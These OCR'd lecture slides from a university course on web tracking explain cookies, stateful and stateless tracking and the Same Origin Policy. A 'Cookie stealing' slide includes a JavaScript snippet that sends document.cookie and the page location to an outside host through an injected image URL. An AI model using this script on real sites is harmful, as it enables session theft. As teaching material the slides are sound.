Web Tracking Technologies

Lecture 3

Nataliia Bielova
web: http://www-sop.inria.fr/members/Nataliia.Bielova/
email: nataliia.bielova@inria.fr

Researcher at INRIA (Sophia Antipolis)

Phd thesis: *Runtime monitoring for security policies*

Current research topics: *web tracking, information flow security, formalization and monitoring of security properties*

Agenda: Privacy-Violating Information Flows

23/11: Basis, Cookie Stealing and Location Hijacking: Mitigation

30/11: Static Analysis for Secure Information Flow

07/12: Web Tracking Technologies

14/12: Dynamic and Hybrid Information Flow Control

Evaluation

- TP1: 01/12/15
- TP2: 08/12/15
- TP3: **15/12/15**
- TP4: 20/12/15
- Project: 19/01/16

$$\text{Final Grade} = \tfrac{2}{5}\left(\sum_{i=1..4} \tfrac{1}{4}\ TP_i\right) + \tfrac{3}{5}\ \text{Project}$$

Course material

http://www-sop.inria.fr/members/Nataliia.Bielova/teaching/upmc2015/lecture3.zip

Submission

- TPs are done in groups

- Send by email:
  - Subject: [DAR2015] TP3 <surname1>,<surname2>
  - TPs and all the comments in the code **must be in English**
  - My server filters the attachments that contain executable files
  - => Rename the attachment's extension:
    - project.zip --> project.zigzag,
    - project.tar.gz --> project.tar.gazelle

Today

room amphi 56B:

- 13h30-15h45 CM

  Break (15h45-15h55)

room STL 14/15-507:

- 15h55-17h00 CM
- 17h00-18h00 TP

  Break (18h00-18h10)

- 18h10-19h20 TP

What is Web Tracking?

Back in 1993…


"On the Internet, nobody knows you're a dog."

Today …

It's the Internet! Of course they know you're a dog. They also know your favorite brand of pet food and the name of the cute poodle at the park that you have a crush on!

Today …

Web Tracking



Bigger browsing profiles
= increased value for trackers
= reduced privacy for users

(Hypothetical tracking relationships only.)

Today

…

Web Tracking

Advertisers

Ad network


Real-time-bidding (RTB)

How Web Tracking is implemented?

HTTP protocol is stateless

www.bbc.co.uk/news/

Web browser




URL path: bbc.co.uk/news
Parameters
Method: GET
…

HTTP request

HTTP response

Status: 200 OK
Content: HTML page
Set-cookies: session-id=**2082787201l** & …

Web server




- Rendering pages
- Executing scripts/plugins (JavaScript)
- Launching new HTTP requests

- Mapping requests to apps
- Contacting DBs
- Constructing responses


HTTP protocol is stateless

URL path: bbc.co.uk/news
Parameters
Method: GET
…

Web browser



Web server



HTTP request

HTTP response

Status: 200 OK
Content: HTML page
Set-cookies: session-id=**2082787201l** & …


…

Cookie Database

bbc.co.uk/news: session-id=**2082787201l**

HTTP protocol is stateless

Web browser



URL path: bbc.co.uk/news...
Method: GET
Cookies: session-id=**2082787201l** & …
…

HTTP request

Web server

Cookie Database

bbc.co.uk/news: session-id=**2082787201l**

Mechanisms Required By Trackers

- Ability to store/create user identity in the browser
  - HTTP cookies
  - HTTP headers
  - browser storages
  - device fingerprinting:
    - browser properties
    - OS properties
    - IP address…

Stateful tracking

Stateless tracking

- Ability to communicate user identity back to tracker
  - HTTP request headers
  - JavaScript

J. Mayer, J. Mitchell "Third-party web tracking: Policy and Technology" IEEE SSP'12

Stateful tracking


WITHIN-SITE TRACKING VIA COOKIES

Tracking via Cookies

- **Cookie**: value set by Web server, automatically sent by the browser on subsequent requests to same(ish) origin
- Link two sessions at same site
- Can be combined with user-identifying information


Within-Site Tracking

First-party cookies are used to track repeat visits to a site.



Within-Site Tracking

First-party cookies are used to track repeat visits to a site.




Cookie stealing

- Access cookies: `document.cookie`

- Script that sends cookies


```
// google-analytics.com/script.js

var url = "http://google-analytics.com/track?ga_id= "
    + encodeURI(document.cookie)
    + "&site= " + encodeURI(document.location);

document.write('<img src=' + url + '/>');
```

First-party cookie setting



First-party cookies benefits

- Keep the session through different windows/tabs



- Website owners can evaluate
  - website statistics
  - popularity of certain pages
  - popularity of links
  - selected and copied phrases

Cross-site tracking via Cookies


Same Origin Policy (SOP)

- Important policy on client-side scripting:
  - **“Scripts can only access properties associated with documents from the same origin”**

- Origin reflects the triple:
  - Host www.example.com
  - Protocol http, https, ftp…
  - Port :81

In what origin each script is running?


a.com



